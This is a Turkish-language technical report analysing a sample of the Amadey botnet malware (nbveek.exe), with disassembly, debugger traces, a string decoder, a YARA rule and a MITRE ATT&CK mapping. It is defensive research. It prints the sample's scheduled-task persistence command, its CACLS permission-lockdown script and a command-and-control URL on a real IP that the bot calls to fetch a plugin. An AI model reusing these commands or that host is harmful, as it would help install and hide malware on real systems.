



Amadey


TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
NBVEEK.EXE ANALİZİ.....	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	4
YARA KURALI.....	11
MITRE ATTACK TABLE.....	13
ÇÖZÜM ÖNERİLERİ.....	13
HAZIRLAYAN	14



Ön Bakış

Botnet olarak ortaya çıkan Amadey, Rus Hack forumlarında ilk kez Kasım 2018 tarihlerinde görülmüştür. Düzenli olarak sistem hakkındaki bilgilerini ve antivirüs yazılımlarını komuta kontrol sunucusuna aktarmaktadır. Asıl işlevi ise, ele geçirilen sistemlerin hepsine veya **özel olarak hedeflenenlere** başka payloadlar yüklemektir.

Enfekte edilen cihazlardan elde edilen bilgilerden bazıları şunlardır;

- Kayıt defteri manipülasyonu,
- Cihaz özellikleri ve dosya bilgileri,
- Güvenlik uygulamaları,
- İşletim sistemi bilgisi

Nbveek.exe Analizi

Adı	Nbveek.exe
MD5	77e0a0a90e0231493bd421f4cdab0668
SHA256	75520c76a4051b2be15db8625f35d4c1c63d93686bf849e6fc67f4e62d2fd000
Dosya Türü	PE32 / EXE

Statik Analiz

İlk bakışta zararlı dosyada stringler içerisinde kullanılan API'ler dışında **base64** değerler göze çarpmaktadır.

```
.rdata:00433430 00000011 C KQKkicN JIhBGC==
.rdata:00433444 00000011 C 9gy4UM0wHo06SS==
.rdata:00433458 0000000D C RUCKQuKY03R=
.rdata:00433468 00000029 C IUCAUMK5VUFxN2DdTYaKNWMHMyZJKABAFwYWO9F=
.rdata:00433494 00000009 C FwYWP9Fn
.rdata:004334A0 00000009 C FcpxM7==
.rdata:004334B0 00000045 C RUYIQviGQm0eMYcgcqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrC1430eYjLqK46mWK==
.rdata:004334F8 0000005D C RUYIQviGQm0eMYcgcqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrC1430eVT8s3I BWRyeQNSq9kGV...
.rdata:00433558 0000000D C RXGj8dW69C==
.rdata:00433570 00000019 C VVQmDsdIEHOPKgcPIGYvD4zi
.rdata:0043358C 0000003D C RUYIQviGQm0eMYcgcqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrC1430eYjLq
.rdata:004335CC 0000000D C hKwUwCxjBNi
.rdata:004335DC 00000015 C FwYGUMCq IZiE3ILIGx=
.rdata:004335F4 0000000D C RByxUTOm8ZR=
.rdata:00433608 00000059 C RUYIQviGQm0eMYcgcqYv43U21B4I3oSyaXCeLT0D9o0w7HQicrC1430eVT8s3I BWRyePSmq8IBiK...
.rdata:00433664 00000015 C GPKVMLOVQmdILWoCJU==
.rdata:0043367C 00000009 C Uyuy8q==
```

Görsel 1- IDA strings

Base64 olduğu düşünülen değerlerin bazıları decode edildiğinde “)p^Glé=”, “”黠Q{+d*”, “&#”, “)!IF” şeklinde anlamsız değerler çıkmaktadır. Bu değerler belirlenmiş bir anahtar kullanılarak **runtime** anında **anlamlandırılmaktadır**.

```

v25 = (const CHAR *)lpFileName;
if ( v60 >= 0x10 )
    v25 = lpFileName[0];
v26 = GetFileAttributesA(v25);
if ( v26 == -1 || (v26 & 0x10) == 0 )
{
    v27 = (const CHAR *)lpFileName;
    v45 = 0;
    if ( v60 >= 0x10 )
        v27 = lpFileName[0];
    CreateDirectoryA(v27, (LPSECURITY_ATTRIBUTES)v45);
}
v28 = (const CHAR *)lpFileName;
if ( v60 >= 0x10 )
    v28 = lpFileName[0];
v29 = GetFileAttributesA(v28);
if ( v29 != -1 && (v29 & 0x10) != 0 )
{
    v44 = (LPCSTR)sub_415850(fileName);
    v37 = (const CHAR *)sub_415850(v61);
    CopyFileA(v37, v44, 1);
    if ( (unsigned __int8)sub_405020((char *)FileName) )
    {
        v58 = &v40;
    }
}

```

Görsel 2- IDA pseudo kod parçası

Burada bir dizin içerisinde önce klasörü **arayıp**, yoksa **oluşturulduğunu** ardından o klasör altında bir dosyayı **arayıp** yoksa içerisinde elde tutulan **dosyanın kopyalandığı** görülmektedir.

```

:00403A40 push    1
:00403A44 push    offset a1      ; "1"
:00403A4F call    sub_416B10     ; Call Procedure
:00403A54 add     esp, 8         ; Add
:00403A57 xor     edx, edx       ; Logical Exclusive OR
:00403A59 test    al, al         ; Logical Compare
:00403A5B mov     ecx, 5
:00403A60 cmovz  ecx, edx     ; Move if Zero (ZF=1)
:00403A63 mov     edx, offset aRunas ; "runas"
:00403A68 push    ecx           ; Size
:00403A69 mov     ecx, offset Src
:00403A6E cmovnz  ecx, edx     ; Move if Not Zero (ZF=0)
:00403A71 push    ecx           ; Src
:00403A72 lea    ecx, [ebp+lpOperation] ; void *
:00403A75 call    sub_415C00     ; Call Procedure
:00403A7A cmp     [ebp+arg_44], 10h ; Compare Two Operands
:00403A7E lea    edx, [ebp+lpParameters] ; Load Effective Address
:00403A81 push    0             ; nShowCmd
:00403A83 cmovnb  edx, [ebp+lpParameters] ; Move if Not Below (CF=0)
:00403A87 lea    ecx, [ebp+lpFile] ; Load Effective Address
:00403A8A cmp     [ebp+arg_2C], 10h ; Compare Two Operands
:00403A8E lea    eax, [ebp+lpOperation] ; Load Effective Address
:00403A91 push    0             ; lpDirectory
:00403A93 cmovnb  ecx, [ebp+lpFile] ; Move if Not Below (CF=0)
:00403A97 cmp     [ebp+arg_14], 10h ; Compare Two Operands
:00403A9B push    edx           ; lpParameters
:00403A9C cmovnb  eax, [ebp+lpOperation] ; Move if Not Below (CF=0)
:00403AA0 push    ecx           ; lpFile
:00403AA1 push    eax           ; lpOperation
:00403AA2 push    0             ; hwnd
:00403AA4 call    ds:ShellExecuteA ; Indirect Call Near Procedure
:00403AA8 mov     edx, [ebp+arg_14]

```

Görsel 3- IDA görünümü

Dosya kopyalama işleminin hemen ardından kopyalanan dosyanın burada **“runas”** parametresi ile çalıştırıldığı açıkça görülmektedir.

Dinamik Analiz

Görsel 3- x32dbg

Anahtar görevi gören değer, **çözülecek değer**in boyutuna ayarlanmaktadır.

Görsel 4- x32dbg metin çözümleme işlemi

Elde edilen değer ile **çözülecek değer** bir takım işlemlerin ardından **anamlı base64** değerlerini oluşturmaktadır.

Görsel 5- x32dbg çözümlenmiş örnek

KQKkIcN JlhBGC== // NWViNmI5NjczNA== // **5eb6b96734** (klasör adı)

```

call dword ptr ds:[<&GetModuleFileNameA>]
lea ecx,dword ptr ss:[ebp-118]
mov dword ptr ss:[ebp-430],0
mov dword ptr ss:[ebp-42c],F
lea edx,dword ptr ds:[ecx+1]
mov byte ptr ss:[ebp-440],0
nop
mov al,byte ptr ds:[ecx]
inc ecx
test al,al
jne nbveek.29DF0
sub ecx,edx
lea eax,dword ptr ss:[ebp-118]
push ecx
push eax
lea ecx,dword ptr ss:[ebp-440]
call nbveek.35CD0
mov byte ptr ss:[ebp-4],A
lea ecx,dword ptr ss:[ebp-440]
cmp dword ptr ss:[ebp-42c],10
lea edx,dword ptr ss:[ebp-428]
mov ebx,dword ptr ss:[ebp-440]

```

ecx+1:"\\Users\\[redacted]\\Desktop\\nbveek.exe"

ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe"

ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe"

ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe"

ecx:"C:\\Users\\[redacted]\\Desktop\\nbveek.exe"

A: '\\n'

[ebp-428]: "C:\\Users\\[redacted]\\AppData\\Local\\Temp\\5eb6b96734\\nbveek.exe"

Görsel 6- AntiDebug

GetModuleFileNameA Api'si kullanılarak çalışan dosya konumu almaktadır. Öncesinde kendini kopyaladığı yer ile de bunu kıyaslamaktadır. Eğer aynı yerde çalışmıyorsa kendini kapatmaktadır.

```

01027E58 | cmovae eax,dword ptr ss:[ebp-28]
01027E5C | push eax
01027E5D | push 0
01027E5F | push 0
01027E61 | call dword ptr ds:[<&CreateMutexW>]
01027E67 | call dword ptr ds:[<&GetLastError>]
01027E6D | cmp eax,B7
01027E72 | jje nbveek.1027F0D
01027F78 | mov edx,dword ptr ss:[ebp-14]

```

[ebp-28]: L"006700e5a2ab05704bbb0c589b88924d"

eax: L"006700e5a2ab05704bbb0c589b88924d"

eax: L"006700e5a2ab05704bbb0c589b88924d"

Görsel 7- x32dbg Mutex

"006700e5a2ab05704bbb0c589b88924d" adıyla bir **mutex** oluşturulmakta ve **GetLastError** ile "ERROR_ALREADY_EXISTS" (0xB7) kontrolü yapılmaktadır. Şayet mutex oluşturulmuşsa **zaten çalıştığı kabul edilerek** program kapanmaktadır.

```

cmp dword ptr ss:[ebp+1c],10
push edx
cmovae eax,dword ptr ss:[ebp+8]
push ecx
push eax
push 0
call dword ptr ds:[<&ShellExecuteA>]
mov edx,dword ptr ss:[ebp+1c]

```

edx:"/Create /SC MINUTE /MO 1 /TN nbveek.exe /TR \"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\5eb6b96734\\nbveek.exe\""

ecx:"SHTASKS"

Görsel 8- Cmd SHTASKS persistence

Görseldeki script ile programı **her dakika başında** çalıştırmaktadır ve **"/F" (Force)** parametresi ile de uyarıları göz ardı etmektedir.

```

"kodex"
":N\"
"&&"
"CACLS \"
"nbveek.exe"
"/P \"
"kodex"
":R\" /E"
"&&"
"echo Y|CACLS \"
"..\\5eb6b96734"
"/P \"
"kodex"
":N\"
"&&"
"CACLS \"
"..\\5eb6b96734"
"/P \"
"kodex"
":R\" /E"
"&&Exit"

```

Görsel 9- Cmd scripti

Parça parça çözülen değerler **stack içinde** tutulup çalıştırılmadan önce birleştirilmektedir.

```

"C:\Windows\System32\cmd.exe" /k echo Y|CACLS "nbveek.exe" /P
"kodex:N"&&CACLS "nbveek.exe" /P "kodex:R" /E&&echo Y|CACLS
"..\\5eb6b96734" /P "kodex:N"&&CACLS "..\\5eb6b96734" /P "kodex:R"
/E&&Exit


```

*Kodex = %USERNAME%

The screenshot displays a Windows command prompt window on the left and a debugger window on the right. The command prompt shows the execution of a command script. The debugger window shows the assembly code for the 'cmd.exe' process, including instructions like 'push', 'cmovnb', 'push', 'push', 'push', 'call', 'mov', 'cmp', 'setz', and 'cmn'.

Görsel 10- Cmd scripti_2

“Cmd.exe” içinde çalışan bu scripti **erişim listesini** kontrol etmeyi sağlamaktadır.”echo Y|” komutuyla, “Are you sure?” sorusunun yanıtını “YES” olarak girmektedir. “Kodex:” **kullanıcının girmesi gereken** cevapları girmeyi sağlamaktadır, burada ise “nbveek.exe” dosyasına önce **“None”** izni sonra **“Read”** izni verilmektedir. Ardından aynı işlemi **zararlıının bulunduğu klasör** için de uygulanmaktadır.



Görsel 11- Kayıt defteri ile kalıcılık

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders

Kayıt defterinde yer alan bu yolun **varsayılan değeri** aşağıdaki dosya yoludur.

"%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"

Fakat zararlı bu işlem ile **varsayılan başlangıç yolunu** kendi dizinine ayarlamaktadır.

```

201  v10 = v124.dwMajorVersion;
202  if ( v124.dwMajorVersion == 10 )
203  {
204    if ( !v124.dwMinorVersion )
205    {
206      v11 = (v125 != 1) + 1;
207 LABEL_86:
208      dword_438930 = v11;
209    }
210    return dword_438930;
211  }
212  if ( v124.dwMajorVersion != 6 )
213    goto LABEL_76;
214  v12 = v124.dwMinorVersion;
215  if ( v124.dwMinorVersion == 3 )
216  {
217    v11 = (v125 != 1) + 3;
218    goto LABEL_86;
219  }
220  if ( v124.dwMinorVersion != 2 )
221    goto LABEL_72;
222  if ( v125 == 1 )
223  {
224    v123 = &v105;
225    dword_438930 = 1;
226    sub_415970(&dword_439054);
227    sub_4028E0(v61, v68, v75, v82, v89, v97);
228    v131 = 1;
229    sub_415970(&dword_439264);
230    sub_4028E0(v42, v45, v48, v51, v54, v57);
231    v131 = -1;
232    v13 = (_DWORD *)REGOPEN(
233      v118,
234      HKEY_LOCAL_MACHINE,
235      v62,

```

Görsel 12- Versiyon kontrolü

Daha sonra loglanmak için belleğe alınan "OSVERSIONINFOEXA" yapısı içerisinde versiyon kontrolü yapılmaktadır. Eğer işletim sistemi **Windows Server 2012** veya **Windows 8** ise registry üzerinden kontrol yapılmaktadır. Ayrıca **GetNativeSystemInfo** API'si ile kontrol edilen veriye göre de **SOFTWARE\Microsoft\Windows NT\CurrentVersion** içindeki **ProductName** değerinde **2016, 2019, 2022** değerlerini aramaktadır. Bu sonuçlara göre "OS" loglaması değişmektedir.

```

mov ecx,esp
push nbveek.EF8BA4
call nbveek.ED5970
lea ecx,dword ptr ss:[ebp-58]
call nbveek.EC28E0
mov esi,eax
lea ecx,dword ptr ss:[ebp-40]
mov dword ptr ss:[ebp-4],0
call nbveek.EC5650
push esi
mov edx,eax
mov byte ptr ss:[ebp-4],1
lea ecx,dword ptr ss:[ebp-28]
call nbveek.ED5E20
add esp,1C
cmp dword ptr ds:[eax+14],10
jnb nbveek.EC6EB2
push eax
call dword ptr ds:[<&GetFileAttributesA]
mov ebx,eax
cmp ebx,FFFFFFFF

```

EF8BA4:&"NPODPRV1Q4do7J5ecqJ="

esi:"AVAST Software", eax:&"C:\\ProgramData\\AVAST Software"
[ebp-40]:"nF"

esi:"AVAST Software"
eax:&"C:\\ProgramData\\AVAST Software"
[ebp-28]:"C:\\ProgramData\\AVAST Software"

eax:&"C:\\ProgramData\\AVAST Software", [eax]:"C:\\ProgramData\\AVAST Software"
eax:&"C:\\ProgramData\\AVAST Software"
eax:&"C:\\ProgramData\\AVAST Software"

Görsel 13- AV kontrolü

ProgramData klasörü altında seçilen güvenlik yazılımlarının varlığı kontrol edilmektedir. ProgramData klasörü altında belirtilen **güvenlik uygulamalarından** herhangi birinin adı ile oluşturulmuş (**boş bile olsa**) bir klasör varsa **"antivirüs var"** olarak algılanmaktadır. (&av=1)

AVAST Software	Avira	Kaspersky Lab	ESET
Panda Security	Doctor Web	AVG	360TotalSecurity
Bitdefender	Norton	Sophos	Comod

```

01033395 lea ecx,dword ptr ss:[ebp-670]
01033396 call nbveek.1035E20
010333A0 add esp,4
010333A3 mov edx,eax
010333A5 mov byte ptr ss:[ebp-4],2E
010333A9 lea ecx,dword ptr ss:[ebp-5E0]
010333AF call nbveek.1035F20
010333B1 add esp,4
010333B7 mov ecx,nbveek.10593E4
010333BC push eax
010333BD call nbveek.1035880
010333C2 mov edx,dword ptr ss:[ebp-5CC]
010333C8 cmp edx,10
010333CB jnb nbveek.10333FC
010333CD mov ecx,dword ptr ss:[ebp-5E0]
010333D3 inc edx
010333D4 mov eax,ecx
010333D6 cmp edx,1000
010333DC jnb nbveek.10333F2
010333DE mov ecx,dword ptr ds:[ecx-4]
010333E1 add edx,23
010333E4 sub eax,ecx
010333E6 add eax,FFFFFFFF
010333E9 cmp eax,1F
010333EC jnb nbveek.1034234
010333F2 push ecx
010333F3 push ecx
010333F4 call nbveek.1037534
010333E3 add esp,8

```

eax:&"id=987719733412&vs=3.66&sd=360232&os=9&b1=1&ar=0&pc=WIN-L1KDN79P803&un=zorro&dm=&av=1&lv=0&og=1"
2E"

[ebp-5E0]:"id=987719733412&vs=3.66&sd=360232&os=9&b1=1&ar=0&pc=WIN-L1KDN79P803&un=zorro&dm=&av=1&lv=0&og=1"

eax:&"id=987719733412&vs=3.66&sd=360232&os=9&b1=1&ar=0&pc=WIN-L1KDN79P803&un=zorro&dm=&av=1&lv=0&og=1"

[ebp-5E0]:"id=987719733412&vs=3.66&sd=360232&os=9&b1=1&ar=0&pc=WIN-L1KDN79P803&un=zorro&dm=&av=1&lv=0&og=1"

eax:&"id=987719733412&vs=3.66&sd=360232&os=9&b1=1&ar=0&pc=WIN-L1KDN79P803&un=zorro&dm=&av=1&lv=0&og=1"
eax:&"id=987719733412&vs=3.66&sd=360232&os=9&b1=1&ar=0&pc=WIN-L1KDN79P803&un=zorro&dm=&av=1&lv=0&og=1"
eax:&"id=987719733412&vs=3.66&sd=360232&os=9&b1=1&ar=0&pc=WIN-L1KDN79P803&un=zorro&dm=&av=1&lv=0&og=1"


Görsel 14- LSAPolicyLookup

Yukarıdaki görselde sistem hakkında toplanan bilgiler **komuta kontrol sunucusuna** gönderilmek üzere tek metin halinde birleştirilmektedir.

```
00EC838E push 0
00EC8390 push 0
00EC8392 push 0
00EC8394 lea eax,dword ptr ss:[ebp+8] [ebp+8]:"http://62.204.41.27/9djzjdj09/Plugins/clip64.dll"
00EC8397 mov dword ptr ss:[ebp-50],ecx [ebp+8]:"http://62.204.41.27/9djzjdj09/Plugins/clip64.dll"
00EC839A cmovae eax,dword ptr ss:[ebp+8]
00EC839E push 0
00EC83A0 push eax
00EC83A1 push ecx
00EC83A2 call dword ptr ds:[<&InternetOpenUrlA>]
00EC83A8 mov edi,eax
00EC83AA lea eax,dword ptr ss:[ebp-14]
00EC83AD push eax
00EC83AE push dword ptr ss:[ebp-14]
00EC83B1 push esi
00EC83B2 push edi
00EC83B3 call dword ptr ds:[<&InternetReadFile>]
00EC83B9 test eax,eax
00EC83BB je nbveek.EC83EF
00EC83BD mov ebx,dword ptr ds:[<&WriteFile>]
00EC83C3 mov eax,dword ptr ss:[ebp-14]
00EC83C6 test eax,eax
```

Görsel 15- Zararlı URL

Görseldeki URL'yi açıp **dosya okumayı denemekte** fakat **kapalı** olduğu için bunu gerçekleştirememektedir.



Görsel 16- İndirilecek dosya

Okunduktan sonra yazılması beklenen dosya dizini de bu şekildedir. Öncesinde **Mutex** burada oluşturulmaktadır.

C:\Users\%USERNAME%\AppData\Roaming\006700e5a2ab05\

```
62.204.41.27 192.168.247.128 TCP 60 80 → 49224 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1287 <Ignored>
79 <Ignored>
76 <Ignored>
78 <Ignored>
136 <Ignored>
192.168.247.128 62.204.41.27 TCP 66 49229 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=...
```

Görsel 17- Wireshark görünümü

Oluşturulan **thread** ile program her defasında komuta kontrol sunucusuna **TCP paketi** göndermektedir. Fakat sunucu kapalı olduğu için **RST paket** geldiğinden dolayı herhangi bir işlem devam etmemektedir.

```

end = 0x433E59 # Here is for end of the encoded string's
start = 0x4333F0 # Start of encoded string's address

value = idaapi.get_bytes(start,end-start)
stringValue = value.decode("utf-8")
listedValue = stringValue.split('\x00')

def yaz(final):
    if(final != ""):
        text_file = open("Decrypted.txt", "a")
        text_file.write(final+"\n")
        text_file.close()

def decodeToBase64(listedValue):
    alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 "
    key = "850c61ff7cfc4c28ae073b6ce7172cbd850c61ff7cfc4c28ae073b6ce7172cbd"
    alphabet1 = alphabet[:-1]

    for line in listedValue:
        final = ""
        counter=0
        while(len(line)!= counter and line[counter]!="=" and line[counter]!="+"):
            indexAlp= 0
            while(alphabet1[indexAlp] != key[counter]):
                indexAlp+=1
            indexAlp2 = 0
            #print(line[counter])
            while(alphabet[indexAlp2] != line[counter]):
                indexAlp2+=1

            final +=alphabet[((indexAlp+1) + (indexAlp2+1)) % 63 -1]
            counter +=1
        yaz(final)
    decodeToBase64(listedValue)

```

Şifreli metinler yukarıdaki **IdaPython** kodu ile **Base64 değerlerine** döndürülmüş halde metin dosyasına yazılmaktadır.

YARA Kuralı

```
import "pe"

rule Amadey{

meta:

    author="enessakircolak"

    date= "01.03.2023"

strings:

    $a = "Amadey.pdb"

    $b = {83 3D ?? ?? ?? ?? 10 BE ?? ?? ?? ?? 8B CB 0F 43 35 ?? ??
?? ?? 2B C8 8D 04 0A 33 D2 F7 F3 8B 5D EC 8B CB 83 7B 14 10 72 02
8B 0B 8A 04 32 8B 75 F0 88 04 31 46 89 75 F0 3B 75 F8}

    $mutex = "006700e5a2ab05704bbb0c589b88924d"

    $key = "850c61ff7cfc4c28ae073b6ce7172cbd"

    $enc1 = "KdxwH F5HIVzElz0"

    $enc2
=
"RUYIQviGQm0eMYcgcqYv43U21B4l3oSyaXCeLT0D9o0w7HQicrCI430
eVT8s3l BWRyeQNSq9kGV4lMpbGqC43sm3Tzv"

    $enc3 = "OWK2OcK57Z4nN5cwndKKpKX0ofs=="

    $enc4 = "AKeF7S 5VY 2EWlmc7qr53g2eSZqFkCp9XyvGMWm
lJ9BIWeb0J5AnMjhCueFACp8Qmn7cKyVV5k"

    $api1 = "CreateMutex"

    $api2 = "GetVersionEx"
```

```
$api3 = "CreateThread"  
  
$api4 = "ShellExecute"  
  
$api5 = "HttpOpenRequest"  
  
$api6 = "InternetOpenUrl"  
  
$api7 = "CopyFile"  
  
$api8 = "LoadLibraryEx"  
  
$api9 = "CreateDirectory"  
  
$api10 = "RemoveDirectory"  
  
$api11 = "GetFileAttributes"  
  
$api12 = "RegCloseKey"
```

condition:

```
uint16(0) == 0x5a4d  
  
and filesize <= 1MB  
  
and pe.imports("WININET.dll")  
  
and(  
  
any of ($a,$b,$api*) or all of ($enc*,$mutex,$key)  
  
)  
  
}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Gather Victim Host Information (T1592)	Windows Command Shell (T1059)	Scheduled Tasks/Job (T1053)	Manipulate System Process (T1053)	Obfuscated Files or Information (T1027)	OS Credential Dumping (T1003)	Remote Access Software (T1219)	Scheduled Transfer (T1029)
	Scheduled Task (T1053)	Startup Folder (T1547)	Registry Run Keys (T1547)	Modify Registry (T1112)	Credentials in Registry (T1552.002)		
	Startup Folder (T1547)						

Çözüm Önerileri

1. Sistem güncel tutulmalıdır.
2. Her işlem çalışma anında denetlenmelidir.
3. Güvenilir anti-virüs yazılımı kullanılmalıdır(kullanılmasa bile o isimde dosya ProgramData altında bulundurulmalıdır).
4. Her türlü doküman teftiş edilerek kullanılmalıdır.

HAZIRLAYAN

Enes Şakir ÇOLAK

[LinkedIn](#)

